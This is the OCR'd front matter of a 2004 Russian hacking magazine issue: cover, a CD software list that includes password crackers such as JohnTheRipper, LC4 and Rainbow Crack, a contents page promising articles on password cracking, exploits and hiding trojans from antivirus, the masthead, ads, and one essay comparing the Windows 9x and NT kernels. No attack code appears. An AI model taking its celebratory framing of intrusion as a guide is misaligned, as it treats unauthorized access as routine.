

АКТИВНОСТЬ ХАКЕРСКИЙ СПЕЦ ТАКТИКА

№11(48) • НОЯБРЬ • 2004

Е Ж Е М Е С Я Ч Н Ы Й Т Е М А Т И Ч Е С К И Й К О М П Ъ Ю Т Е Р Н Ы Й Ж У Р Н А Л

Стр. 74



Найди врага в своем доме!

Обнаружение злого софта без использования антивируса

Простые пользователи боятся вирусов как огня. Обвешав себя антивирусными программами, они надеются, что беда обойдет их стороной. Но зачастую больше помогают мозги, чем специализированное ПО.

Стр. 20

Пошаговая имперсонализация Взлом админского пароля

Пароль администратора - лакомый кусочек для хакера. Получив права админа, можно творить на взломанной машине что угодно. Причем известных способов взлома ОС Windows 2000/XP/2003 достаточно много.


АТАКА НА WINDOWS

Взлом и защита ОС Windows®

В ЖУРНАЛЕ Ядра: XP против 9x **4**, Пароли и привилегии **8**, Хитовые уязвимости **12**, Зло и Internet Explorer **14**, Пошаговая имперсонализация **20**, Атака на NTFS **26**, Теория и практика удаленных атак **30**, Эксплоит для сетевого чата **34**, Поисковый сервер как оружие хакера **38**, Сквозь огненную стену **40**, Антиантивирус **44**, Игра в прятки **46**, Самомодификация и самообновление **58**, Like a Virus **64**, Windows - притон хакера **66**, Грамотная защита **70**, Обнаружение злого софта **74**

БОНУС

Тест Акустики 5.1



Все это на загрузочном CD!

НА CD Anti-Cracker Shield 1.20 ■ CIA Commander 2 Firewalls: ZoneAlarm и Outpost[Pro] JohnTheRipper для Win32 ■ Microsoft Virtual PC 2004 Miranda v0.3.4 (alpha) ■ NTFS для DOS/Win98 ■ TheBat! 3.01 Pro P2X конвертер Perl2Exe ■ Symantec pcAnywhere 11.5beta

(game)land

ISSN 1609-1027



9 771 609 11 02 006 11 >

CONTENT:

- Спец 09(46), Форсаж
- Хакер 09(69)
- Железо 07(07)
- Мобильные компьютеры 09(48)
- Обновления для Windows за месяц



BOOTABLE

На диске:

Весь софт из номера:

- CIA Commander 2
- Microsoft Virtual PC 2004
- Софт для восстановления паролей в WinNT
- Новые антивирусы: DrWeb 4.32a и AVP 5.0 + базы
- ... и другие элитные проги!

Плюс:

- Самый свежий повседневный софт
- Защита от нападения
- Лучший софт от NoName
- Очередной бонус от SH8

Обновления Windows
(9x/XP/NT/2000/2003)
Спец 09(46), Форсаж
Сентябрьские номера:
Хакер, Железо, MC

И ЕЩЕ:

ВСЕ СОФТ ИЗ НОМЕРА!

СПАСИТЬ И ЗАЩИТИТЬСЯ

- Anti-Cracker Shield 1.20
- BHOCaptor
- BHODemon 2.0.0.19
- Firewalls: ZoneAlarm и Outpost[Pro]
- IFErase - чистит следы за IE
- Proactive Windows Security Explorer 1.10
- RootKit Detector
- TCPView 2.34
- Trojan Remover 6.3.0
- Новые антивирусы: DrWeb 4.32a и AVP 5.0 + базы

ЖИЗНЬ ПРОТИВ ПРАВИЛ

- CIA Commander 2
- CommView for WiFi v.4.2
- CommView v.4.1
- EtherSnoop 1.10
- IDA 4.7 Pro
- JohnTheRipper для Win32
- PETools 1.5.400
- Rainbow Crack 1.2
- Восстановление паролей в WinNT: LC4, LC+4 4.02, Advanced EFS Data Recovery 2.10, Offline NT Password & Registry Editor, Protected Storage Passview, SAM Inside, SAMDump2, VKHive
- "Декомпилятор" прог на Delphi - DeDe 3.50.02

ЕЖЕДНЕВНЫЙ СОФТ

- Bochs 26.09.2004
- CgiTelNet
- DOSBox 0.62 + куча оболочек для него
- Microsoft Virtual PC 2004
- NBG Clean Registry
- NTFS для DOS/Win98
- OllyDebugger 1.08b

- Opera 7.54
- P2X конвертер Perl2Exe
- PE Builder 3.0.32
- RAR 3.40 (Linux/Win32)
- RealVNC 4.0 (для Win32/UNIX/Linux)
- Symantec pcAnywhere 11.5beta
- TheBat! 3.01 Pro
- VMWare Workstation 4.5.2 (Win32/Linux)
- W32Dasm
- Набор тулзов для CMD-Shell'a
- Обновление .NET framework
- Справочник по реестру
- Тулзы реальных админов: ChgStr, RegSrch, RunH, StartupCPL, SuperKill

+ гока по пользованию Norton Ghost

СОФТ ОТ NONAME

- &RQ 0.9.4.17
- AkelPad
- AltSwitch v1.1
- Auto Power-on & Shut-down
- Central Brain Identifier v7.2.0.9 Build 0909 Final
- Email Security v2.5
- FirePanel XP v1.5.1720
- FTP Serv-U v5.2.0.0 (по-русски)
- Google Toolbar v2.0.114.5
- Light Alloy v2.6
- Miranda v0.3.4 (alpha)
- PXPtweak v1.0 (build 21)
- Registry Trash Keys Finder
- SOCKS Proxy Checker v1.3.1
- TaskSwitchXP
- TotalSize v3.42
- WinPatrol v8.
- WinPLOSSION v2.17
- Конфигуратор Sportster v1.1

+ бонус от группы SH8

Ты прочитал предыдущий номер и уже набрался опыта в создании секьюрной *nix-системы? Теперь самое время приступить к самой распространенной на Земле ОСи - Windows.

ИТРО

«Больше взлома! Дайте больше взлома! Вы - Хакер Спец или журнал про мобильные телефоны? Так пишите только про взлом! Я хочу БОЛЬШЕ взлома!»

Да, мы журнал Хакер Спец. Но писать каждый месяц только про взлом мы не имеем ни желания, ни возможности, поскольку ВЗЛОМ - тема довольно щепетильная, а вытрясти из знающих людей какие-то новые и актуальные способы - задача не из легких (и дешевых), свои исследования - это дело, требующее времени (которое мы стараемся по возможности находить), а рассказывать тебе о том, как правильно завалить Windows 98 войдозером - это тема даже не одной статьи, а так, ностальгическая врезка. Скажу больше. Вокруг нас в мире ИТ и хайтека происходит столько всего интересного, что мы просто не можем себе позволить не рассказать об этом тебе. Ведь на взломе свет клином не сошелся. Поэтому номера, посвященные атакам, взлому и тому подобным вещам, выходят у нас не каждый месяц, а несколько реже. Этот же Спец - уже второй подряд про безопасность ОСей! И хотя в нем нет «Команды» (зато ее бюджет предостаточно в декабре, это будет новогодний номер), я решил высказаться про работу над этим номером в Интре. А работа эта оказалась непростой. Не знаю почему, но авторы слетали пачками, занимались плагиатом, не соблюдали сроки, кроме того, в очередной раз удивило полное отсутствие способности у человека писать, притом что знаний в его голове - выше крыши. Тем не менее, финальная команда, которая таки сформировалась (редакция + новые авторы + старые хардкорщики), будем надеяться, произвела на свет хороший журнал, так что приятного чтения!

Не забудь делиться с нами своим мнением, напоминаю реквизиты: форум на forum.xakep.ru, канал #xs на irc.dalnet.ru и e-mail spec@real.xakep.ru. Кстати, у нас появился еще один способ общения, правда, на этот раз только по вопросам, связанным с подпиской. Это бесплатный телефонный номер (с любого номера в России звонок на него - бесплатный) (800) 200-3-999. Здесь тебе ответят на любые вопросы о заказе журнала на дом, расскажут, как получать Спец курьерской доставкой, с огромными скидками и многое другое. Но помни, что это телефон отдела подписки, и поговорить с кем-либо из редакции по нему не удастся!

Dr.Klouniz



СОДЕРЖАНИЕ № 11 (48)

ВВЕДЕНИЕ

- 4 Нуклонная смесь**
Чем отличаются ядра XP от 9x
- 8 Пароли и привилегии**
Хранение, уязвимости, добывание
- 12 Хитовые уязвимости**
Самые популярные дырки в Windows и софте

АТАКА

- 14 Зло и Internet Explorer**
Как создать полезный ActiveX для ослика
- 16 CMD-shell на службе у хакера**
Секреты командного интерпретатора
- 20 Пошаговая имперсонализация**
Взлом админского пароля в Windows 2000/XP/2003
- 24 RPC DCOM для младшего братика**
Популярная эксплуатация известного бага
- 26 Через образы к сердцу**
Атака на NTFS
- 30 Удар издалека**
Теория и практика удаленных атак
- 34 Эксплоит для сетевого чата**
Поиск и использование уязвимости в Network Assistant
- 38 Кто ищет, тот всегда найдет**
Поисковый сервер как оружие хакера

SPECIAL delivery

- 100 Обзор книг**
- 104 WEB-обзор**
О безопасности Windows и не только



RAT

- 40 Сквозь огненную стену**
Методы обхода межсетевых экранов
- 44 Антиантивирус**
Как бороться с лечебным софтом
- 46 Игра в прятки**
Как скрыть троян от умных юзеров
- 50 Извращения с тетей Асей**
Wagp-атака, ICQ-черви и несанкционированные действия
- 54 Одиссея программиста**
Краткий экскурс в троянмейкинг
- 58 Немой укор за компьютерный хардкор**
Основы самомодификации и самообновления кода
- 64 Like a Virus**
Вирусные технологии в троянах
- 66 Windows - притон хакера**
Как создают плацдарм на взломанной машине

ЗАЩИТА


- 70 Грамотная защита оси**
Настройка Windows XP стандартными средствами
- 74 Найди врага в своем доме!**
Обнаружение злого софта без использования антивируса
- 80 Инструментарий хакера**
Сравнительный анализ эмуляторов
- 84 Найти и уничтожить!**
Руководство по борьбе с вирусами и троянами
- 88 Бортовой журнал**
Препарируем логи Windows
- 92 Сертификация программ от Microsoft**
Не все так хорошо, как кажется
- 96 Защита снаружи и изнутри**
Персональные фаерволы

ВВЕДЕНИЕ

- 8 Пароли и привилегии**
Хранение, уязвимости, добывание


АТАКА

- 24 RPC DCOM для младшего братика**
Популярная эксплуатация известного бага



RAT

- 44 Антиантивирус**
Как бороться с лечебным софтом





ОФФТОПИК

СОФТ

108 NoNaMe

Самый вкусный софт

HARD

110 Звук вокруг

115 Mustek PL408

116 Паяльник
Сплошные баги



CREW

120 Е-мыло

Пишите письма!


STORY

122 SPECIAL ACCESS
ONLY

ЗАЩИТА

74 Найди врага в своем доме!

Обнаружение
злого соффта
без использования
антивируса



HARD

110 Звук вокруг



Редакция

» **главный редактор**
Николай «AvalANche» Черепанов
(avalanche@real.xaker.ru)

» **выпускающие редакторы**
Александр «Dr.Klouniz» Лозовский
(alexander@real.xaker.ru),

Андрей Каролик
(andrusha@real.xaker.ru)

» **редакторы**
Ашот Оганесян
(ashot@real.xaker.ru),
Николай «Gorlum» Андреев
(gorlum@real.xaker.ru)

» **редактор CD**
Иван «SkyWriter» Касатенко
(sky@real.xaker.ru)

» **литературный редактор**
Наталья Рубан
(natalia@real.xaker.ru)

Art

» **арт-директор**
Кирилл «KROt» Петров
(kegel@real.xaker.ru)
Дизайн-студия «100%КПД»

» **мега-дизайнер**
Константин Обухов

» **гипер-верстальщик**
Алексей Алексеев

» **художник**
Константин Комаргин

Реклама

» **директор по рекламе** ООО «Гейм Ленд»
Игорь Пискунов (igor@gameland.ru)

» **руководитель отдела рекламы** цифровой
и игровой группы
Ольга Басова (olga@gameland.ru)

» **менеджеры отдела**
Алексей Филия (philiya@gameland.ru)

Виктория Крымова (vika@gameland.ru)

Ольга Емельянцева
(olgaem@gameland.ru)

» **трафик-менеджер**
Марья Алексеева
(alekseeva@gameland.ru)

тел.: (095) 935.70.34
факс: (095) 924.96.94

Распространение

» **директор отдела**
дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)

» **оптовое распространение**
Андрей Степанов
(andrey@gameland.ru)

» **региональное розничное**
распространение
Андрей Наседкин
(nasedkin@gameland.ru)

» **подписка**
Алексей Попов
(popov@gameland.ru)

» **PR-менеджер**
Яна Агарунова
(yana@gameland.ru)

тел.: (095) 935.70.34
факс: (095) 924.96.94

PUBLISHING

» **издатель**
Сергей Покровский
(pokrovsky@gameland.ru)

» **учредитель**
ООО «Гейм Ленд»

» **директор**
Дмитрий Агарунов
(dmitri@gameland.ru)

» **финансовый директор**
Борис Скворцов
(boris@gameland.ru)

» **Горячая линия по подписке**
тел.: 8 (800) 200.3.999

Бесплатно для звонящих из России.

Для писем

101000, Москва,
Главлпочтамт, а/я 652, Хакер Спец

Web-Site
<http://www.xaker.ru>

E-mail
spec@real.xaker.ru

Мнение редакции не всегда совпадает с мнением авторов. Все материалы этого номера представляют собой лишь информацию к размышлению. Редакция не несет ответственности за незаконные действия, совершенные с ее использованием, и возможный причиненный ущерб.
За перепечатку наших материалов без спроса - преследуем.

Отпечатано в типографии «ScanWeb», Финляндия

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-12014 от 4 марта 2002 г.

Тираж **42 000** экземпляров.
Цена договорная.

Content:

4 Нуклонная смесь

Чем отличаются ядра XP от 9x

8 Пароли и привилегии

Хранение, уязвимости, добывание

12 Хитовые уязвимости

Самые популярные дырки в Windows и сорте

Крис Касперски ака мышцх

НУКЛОННАЯ СМЕСЬ

ЧЕМ ОТЛИЧАЮТСЯ ЯДРА XP ОТ 9X

Windows 98 - самая удачная операционная система из всех когда-либо созданных Microsoft. Настолько удачная, что даже затрунула продвижение Windows 2000 и Windows XP.

У

вы (к великой радости! -- прим. AvaLANche'a), поддержка Windows 98 прекращена, и переход на Windows XP неизбежен. Говорят, в последние

мгновения перед смертью человек вспоминает свое прошлое: свои добрые и гурные дела. Но операционная система не наделена сознанием :). Давай мы сравним ядро Windows 98 с ядром Windows NT, чтобы знать, что мы теряем, а что получаем взамен.

Наибольший интерес вызывают именно ядра систем, поскольку заложенные в них свойства не перекрываются прикладным уровнем и во многом определяют характер операционки в целом. Во избежание недоразумений договоримся понимать под Windows NT всю линейку NT-подобных систем (Windows NT, Windows 2000, Windows XP и Windows Server 2003). Соответственно, под Windows 9x имеются в виду Windows 95, Windows 98 и Windows Me.

ПЕРЕНОСИМОСТЬ

■ Операционная система Windows NT проектировалась с размахом и оптимизмом. Считалось, что процессоров будет становиться все больше и больше, поэтому главным критерием выбора операционной системы станет ее переносимость. Феноменальная популярность UNIX объяснялась отнюдь не программистскими качествами (с технической точки зрения архитектура системы была весьма убога и новизной идеей совсем не блистала), а количеством поддерживаемых платформ. UNIX работала практически везде - от контроллеров лифта до космических кораблей. Программа, написанная для одной платформы, простой перекомпиляцией переносилась на десяток-другой остальных (на самом деле, конечно, требовалось нечто большее, чем простая перекомпиляция).

Расплата за переносимость - падение производительности, порой существенное. Windows NT практически целиком написана на языке Си. Ассемблерные строки обнаруживаются лишь в тонком слое абстрагирования от оборудования, содержащего первичные драйвера и аппаратно-зависимые функции. Благодаря этому обстоятельству Windows NT была портирована на DEC Alpha и несколько других платформ, но долгое время игнорировалась программистской общественностью, поскольку адекватных вычислительных мощ-

ностей в то время просто не существовало. Windows NT ассоциировалась по меньшей мере с Кадиллаком или Шевроле. В настоящий момент Windows NT реально работает только на одной платформе - IBM PC, а остальные вымерли за ненадобностью.

Windows 9x, ориентированная на хлипкие домашние компьютеры, никогда не стремилась к переносимости и оптимизировалась под одну конкретную платформу - IBM PC. Большое количество ассемблерного кода обеспечивает высокую скорость. Без иронии, Windows 9x выполняется так быстро, как это только возможно, что особенно заметно на медленных машинах. С другой стороны, Windows NT содержит ряд прогрессивных алгоритмов по управлению системными ресурсами, и на быстрых машинах с достаточным количеством оперативной памяти (от 128 Мбайт и выше) она существенно обгоняет Windows 9x.

МИНУСЫ ШИРОКОЙ РАЗРЯДНОСТИ

■ Microsoft, проводя агрессивную рекламную кампанию, выдает разрядность кода за главное достоинство своих операционных систем. Сначала нам долго и упорно втирали, что Windows 9x - полностью 32-разрядная операционная система. Затем выяснилось, что "в военное время значение синуса угла может достигать четырех" и Windows NT еще намного более 32-разрядна, чем Windows 9x :).

Действительно, Windows 9x содержит большое количество 16-разрядного кода, оставленного в системе по чисто техническим соображениям. Единственным x86 процессором, тормозящим при выполнении 16-разрядного кода, был и остается Pentium Pro, пользовавшийся большой популярностью у изготовителей серверов и высокопроизводительных (по тем временам) рабочих станций. Современные процессоры (Pentium 4 в частности) выполняют 16- и 32-разрядный код практически с одинаковой скоростью. Причем 16-разрядный код в силу своей компактности зачастую выполняется даже быстрее! К тому же, он занимает меньше места на диске и в памяти. Другое дело, что 32-разрядный код существенно упрощает программирование. Но поскольку 16-разрядные фрагменты кода глубоко зарыты в Windows 9x, никакой разницы между Windows NT и Windows 9x с потребительской точки зрения нет.

Но прогресс не стоит на месте, и разрядность кода непрерывно растет. Сейчас раз-

ВВЕДЕНИЕ

рабатываются x86-совместимые процессоры, поддерживающие 64- и 128-разрядные режимы. 16- и 32-разрядные режимы сохраняются только в виде эмуляции и будут жутко тормозить. Естественно, сам по себе 64-разрядный режим не увеличивает скорости обработки данных, и, по большому счету, это просто хитрый маркетинговый трюк. Но нам, конечным пользователям, от этого не легче! Windows 9x будет крайне неэффективна на таких машинах, а ее перенос потребует чудовишных и бессмысленных затрат. Перенести Windows NT гораздо проще, и Microsoft действительно ее переносит (или во всяком случае пытается это сделать). Возникает вопрос: какой процент 32-разрядного кода сохранится в 64/128-разрядных версиях Windows NT?

ПОЛНОТА ПОДДЕРЖКИ WIN32 API

■ Программный интерфейс Windows 3.1 был невероятно убог и противоречив. Поэтому группе разработчиков Windows 9x было поручено создать принципиально новый API, учитывающий горький опыт предыдущего API и призванный ликвидировать его слабые места. От разработчиков Windows NT требовалось обеспечить обратную совместимость с win32 API (именно такое название получил новый интерфейс), на уровне одной из подсистем времени выполнения. Поначалу это никого особенно не взволновало, поскольку Windows NT ориентировалась преимущественно на OS/2-приложения, win32 долгое время оставался побочным проектом. Однако со смертью OS/2 и фреерическим взлетом Windows 3.1 все изменилось и за-

дача совместимости с Windows 9x (в ее успехе уже никто не сомневался) вышла на передний план.

Дико матерясь и проклиная Билла Гейтса, команда разработчиков Windows NT существенно переработала программный интерфейс, добавив к нему множество функций, которых не было и не могло быть в рамках Windows 9x. Какое-то время разработчики пытались найти компромисс, но потом поняли, что это бесполезно. И, махнув рукой, установили на место тех функций, которые они не смогли реализовать, своеобразные "заглушки", всегда возвращающие ошибку выполнения :). То есть формально функция есть, но толку от нее меньше, чем от нарисованного очага (помнишь Буратино?).

Но это еще что! Некоторые функции в Windows 9x ведут себя иначе, чем в Windows NT. Например, в Windows NT функция CreateFile может открывать не только файл, но и устройство (скажем, фризический диск), что делает ее сильно похожей на UNIX. К сожалению, Windows 9x таких шуток не понимает, и подобные программы на ней неработоспособны. Но программисты не могут позволить себе роскошь создавать программы, работающие только на Windows NT, потому все преимущества последней до сих пор остаются невостребованными!

Массовый переход на Windows XP должен разрешить эту ситуацию (сейчас ее доля составляет 51% от всех инсталляций Windows - прим. AvalANche'a), и, когда, наконец, Windows 9x умрет, программисты всего мира вздохнут с облегчением. Так как подгонять свои продукты под две линейки принципиально различных операционных систем никому не в кайф.

Но API - всего лишь обертка вокруг функций ядра. Именно ядро управляет памятью, процессами, файлами и потоками. Именно ядро ограничивает возможности прикладного интерфейса. И эти ограничения без переделки ядра никак не исправить.

МНОГОПРОЦЕССОРНОСТЬ: НА ФИГА КОЗЕ БАЯН

■ Во времена создания Windows 9x никто и подумать не мог, что многопроцессорные компьютеры придут на рабочий стол. Поэтому, сколько процессоров ни было бы установлено, Windows 9x всегда задействует лишь один. Ну, не поддерживает она многопроцессорность, хоть ты тресни!

А вот в Windows NT поддержка многопроцессорности была заложена изначально. Разделение процессорных ресурсов происходит на уровне потоков. Серверные приложения, обрабатывающие каждое сетевое подключение в отдельном потоке, линейно увеличивают производительность системы в зависимости от количества процессоров (почти линейно - необходимо учесть накладные расходы на межпроцессорное взаимодействие). Офисные и игровые же компьютеры практически не имеют приложений, реально нуждающихся в многопроцессорности. К тому же, Pentium-4 полноценным "многопроцессором" очевидно не является с Hyper-Threading и обеспечивает мизерный прирост производительности. Поэтому переходить на Windows NT ради одной многопроцессорности могут лишь чудачки, забывшие о том, что бесплатный сыр бывает только в мышеловке!

ПОДДЕРЖКА ОБОРУДОВАНИЯ: САПЕР ОШИБСЯ ДВАЖДЫ

■ Ядро Windows 9x непосредственно не решает вопросов, связанных с поддержкой оборудования, и перекладывает эту задачу на устанавливаемые драйверы. Напротив, в Windows XP первичные драйверы встроены в само ядро, автоматически или вручную выбираемое на стадии инсталляции операционной системы. Причем каждое ядро использует свой формат дерева устройств, поэтому о полной совместимости можно только мечтать.

Аппаратная конфигурация Windows 9x может быть изменена в любой момент. В худшем случае это потребует перезагрузки (иногда нескольких перезагрузок), но не более того. Windows XP в подобных случаях зачастую приходится переустанавливать целиком. И дело вовсе не в кривых руках. Это дефект в мозгах проектировщиков системы!

Частая смена оборудования на тех, у кого стоит Windows NT, действует угнетающе (никому не понравится переустанавливать операционную систему по несколько раз в день), и потому многие из них предпочитают Windows 9x. К сожалению, так как ее поддержка прекращена, далеко не все современное оборудование имеет драйверы, предназна-

Пог Windows NT понимается вся линейка NT-подобных систем: Windows NT, Windows 2000, Windows XP и Windows 2003; пог Windows 9x: Windows 95, Windows 98 и Windows Me.

Windows 9x, в отличие от Windows NT, заточена под IBM PC, которая используется в домашних ПК. Отсюда нулевая переносимость. Зато максимальное быстродействие.

Windows 9x - не полностью 32-разрядная операционная система и содержит частично 16-разрядный код, необходимый в системе.

	Windows 9x	Windows NT
Переносимость	не переносима	переносима
Разрядность	16 и 32 разрядный код	32 разрядный код, в перспективе 64- и 128-разрядный
Полнота поддержки Win32	поддерживается частично	поддерживается полностью
Поддержка многопроцессорности	не поддерживается	поддерживается
Качество планирования	на уровне слабого подobia левой руки	между женщиной и правой рукой
Поддержка оборудования	поддерживает любое оборудование, для которого только есть драйвера	часть драйверов встроена в ядро и требует переустановки системы для своей замены
Защищенность	отсутствует	надежная защита от непредумышленного взлома

■ Поклонники Windows 98 размышляют, стоит ли им переходить на XP или продолжать игнорировать ее существование и впредь. Девелоперы во всю штампуют оболочки, разукрашивающие интерфейс Windows 98 на любой манер (кстати говоря, зачастую намного более симпатичный, чем XP). Рассуждая о достоинствах и недостатках различных операционных систем, большинство публикаций напирает на пользовательский интерфейс, комплектность штатной поставки и другие непринципиальные характеристики, легко устранимые установкой дополнительного программного обеспечения.

ценные для Windows 9x. С течением времени ситуация будет только ухудшаться. В Windows NT 4.0 Plug & Play менеджер представляет собой обыкновенный драйвер, но, начиная с Windows 2000, он встроен в ядро, и ты вынужден его использовать независимо от того, хочешь ты этого или нет. Можно привести и другие примеры, из которых ясно, что ядро Windows NT постепенно превращается в свалку, куда разработчики валят всякий хлам. Система гегрирует прямо на глазах, разваливаясь под собственной тяжестью...

ПЛАНИРОВКА ПОТОКОВ ИЗВНЕ И ИЗНУТРИ

■ Каждый процесс имеет, по меньшей мере, один поток, а каждое приложение создает, по меньшей мере, один процесс. В многозадачных системах потоки вынуждены бороться за процессорное время. Ситуация, когда один поток отнимает его у другого, называется вытеснением. Операционная система играет роль главного распорядителя, координирующего выдачу порций процессорного времени (квантов) тем потокам, которые больше всего в нем нуждаются. Иначе это называется выбором наиболее оптимальной стратегии планирования, обеспечивающей наивысшую производительность операционной системы.

Пока количество потоков невелико, планировщику достаточно согнать их в одну очередь, обрабатываемую в "капиталистическом" порядке (в первую очередь обрабатываются наиболее богатые, тьфу, приоритетные потоки). Как следствие, если "правительство" не предпринимает никаких координирующих мер, с течением времени богатые все больше богатеют, отнимая ресурсы у остальных, а низкоприоритетные потоки могут и вовсе не получить управление.

Планировщик Windows 9x использует довольно простые алгоритмы распределения процессорного времени, оправдывающие себя только при небольшой численности потоков с идентичным приоритетом. Собственно говоря, редкий офисный пользователь работает более чем с двумя-тремя приложениями одновременно, поэтому на производительность системы качество планирования практически не влияет. Фактически разрыв между Windows 9x и Windows NT удастся заметить только на серверных приложениях.

ЗАЩИЩЕННОСТЬ: ДОБРОВОЛЬНЫЙ ЗАКЛЮЧЕННЫЙ

■ Главное преимущество Windows NT перед Windows 9x - это, бесспорно, ее защищенность. Система полностью контролирует доступ ко всем системным ресурсам, что при правильной политике администрирования существенно понижает вероятность утечки конфиденциальных данных или их разрушения. Однако большинству домашних и офисных

МНЕНИЕ ЭКСПЕРТА

■ Текущий год принес ряд значительных событий в области информационных технологий. Летом 2004 года компания Microsoft закончила поддержку операционных систем Windows 98 и NT 4.0. Хотя в свое время я перешел с OS/2 Merlin на Windows 95 только для работы с Mathcad, 98-я довольно долго жила у меня в мультизагрузке с NT 4.0, поскольку Quake (тогда еще первый) при запуске под Windows NT напоминал slide-show. После выхода Windows 2000 операционки NT 4.0 и 98 постепенно исчезли из администрируемых мной сетей, и сейчас я, честно говоря, успел позабыть, как они выглядят :).



offtopic, профессионал в области IT-безопасности, постоянный автор и модератор форумов проекта Securitylab.ru, MCSE и MCT

Что делать, время не стоит на месте. Пускай тот, кто не может заменить в XP HAL или драйвер контроллера HDD без переустановки, скучает по постоянным перезагрузкам 98-й (надо отдать ей должное, на современном железе она это делает мастерски), но мы должны смотреть в будущее.

У каждой операционной системы есть свое место под солнцем. Не существует универсальной системы на все случаи жизни. Любой универсализм приводит к тому, что система становится неповоротливой и неуправляемой. Если ты используешь свою машину, только чтобы гонять Counter Strike или Doom III, проще купить игровую приставку. Если основная твоя задача - быстро компилировать свежий эксплоит, возможно, лучше будет поставить *nix.

В Windows XP есть всего понемногу для нормальной работы. Чтобы она делала только то, что нужно тебе, ее необходимо настраивать. А для этого надо знать, что ты от нее хочешь и как этого добиться. Так что вперед! Не ищи легких путей и не слушай людей, путающих RPC с DCOM, а NetBIOS с 445-м портом. Комай в глубину и вширь. И всегда, соединяясь с инетом, помни, что через сеть не только ты смотришь на мир, но и весь мир смотрит на тебя. И от тебя зависит, чем станет сеть - прибежищем мелкого хулиганья или произведением искусства.


пользователей просто нечего защищать и не от кого. Да и о какой защите может идти речь, если подавляющее большинство установивших Windows NT постоянно входят в систему под Администратором?!

С обывательской точки зрения, Windows 9x может показаться более дружелюбна и демократична, чем Windows NT, которая блокирует прямой доступ к оборудованию, нарушая работоспособность многих MS-DOS-программ (и другого древнего софта). Но MS-DOS сегодня уже давно почитается в бозе.

К тому же, следует помнить, что все защиты создаются в первую очередь для честных людей. Увидят на двери амбарный замок, подергают-подергают и отойдут. Напогоп задержать талантливого взломщика (или бездарного

взломщика с огромным ломом) ни один замок не сможет! Не стоит лишать себя всех радостей жизни, устанавливая унылые решетки на окна и натягивая поверх забора колючую проволоку :).

ЗАКЛЮЧЕНИЕ

■ У каждого человека свои предпочтения. Кому-то нравится Windows 98, а кто-то тащится от Windows XP. Но при всем уважении к обеим системам надо признать, что явных лидеров нет и быть не может. Microsoft пытается создать из Windows NT универсальную систему, которая бы удовлетворяла всех, что невозможно по определению! Неоднократно высказывалось мнение, что это фатальная ошибка, которая приведет компанию к гибели, особенно после серии сыр, обнаруженных в последних операционных системах. 

Windows 9x не поддерживает многопроцессорность в принципе (когда ее писали, о многопроцессорных компьютерах и не мечтали). Windows 9x всегда загрузит лишь один из процессоров, если их несколько.

Для изменения аппаратной конфигурации Windows 9x достаточно перезагрузить систему. В Windows XP порой приходится переустанавливать ось целиком.

В Windows XP многие драйверы встроены непосредственно в ядро и добавляются на стадии инсталляции операционной системы. Из-за этого у XP нет полной совместимости.

ВЫБОР БУДУЩЕГО



F 700B

Абсолютно плоский 17" экран,
идеальное соотношение
цена/качество



FL 1710S

17" ЖК монитор - совершенный дизайн,
воплощение передовых технологий

ТЕХНОТРЕЙД

МОНИТОРЫ ИЗ ПЕРВЫХ РУК

Дистрибуторская компания

г. Москва, ул. Зоологическая, д. 26, стр. 2
многоканальный телефон 970-13-83, факс 970-13-85
E-mail: technotrade@technotrade.ru

Акситек г. Москва (095) 737-3175
Аркис г. Москва (095) 785-3677, 785-3678
Виртуальный киоск г. Москва (095) 234-3777
ДЕНИКИН г. Москва (095) 787-4999
Дилайн г. Москва (095) 969-2222
ИНЛАЙН г. Москва (095) 941-6161
КИТ Компьютер г. Москва (095) 777-6655
М.Видео г. Москва (095) 777-7775
НеоТорг г. Москва (095) 363-3825, 737-5937
Нике г. Москва (095) 216-7001
Олди г. Москва (095) 284-0238
Радиоконтакт-Компьютер г. Москва (095) 953-5392, 953-5674
Сетевая лаборатория г. Москва (095) 784-6490
СтартМастер г. Москва (095) 967-1510
Ф-Центр г. Москва (095) 472-6401, 205-3524
CITILINK г. Москва (095) 745-2999
Desten Computers г. Москва (095) 785-1080, 785-1077
EISIE г. Москва (095) 777-9779
ELST г. Москва (095) 728-4060
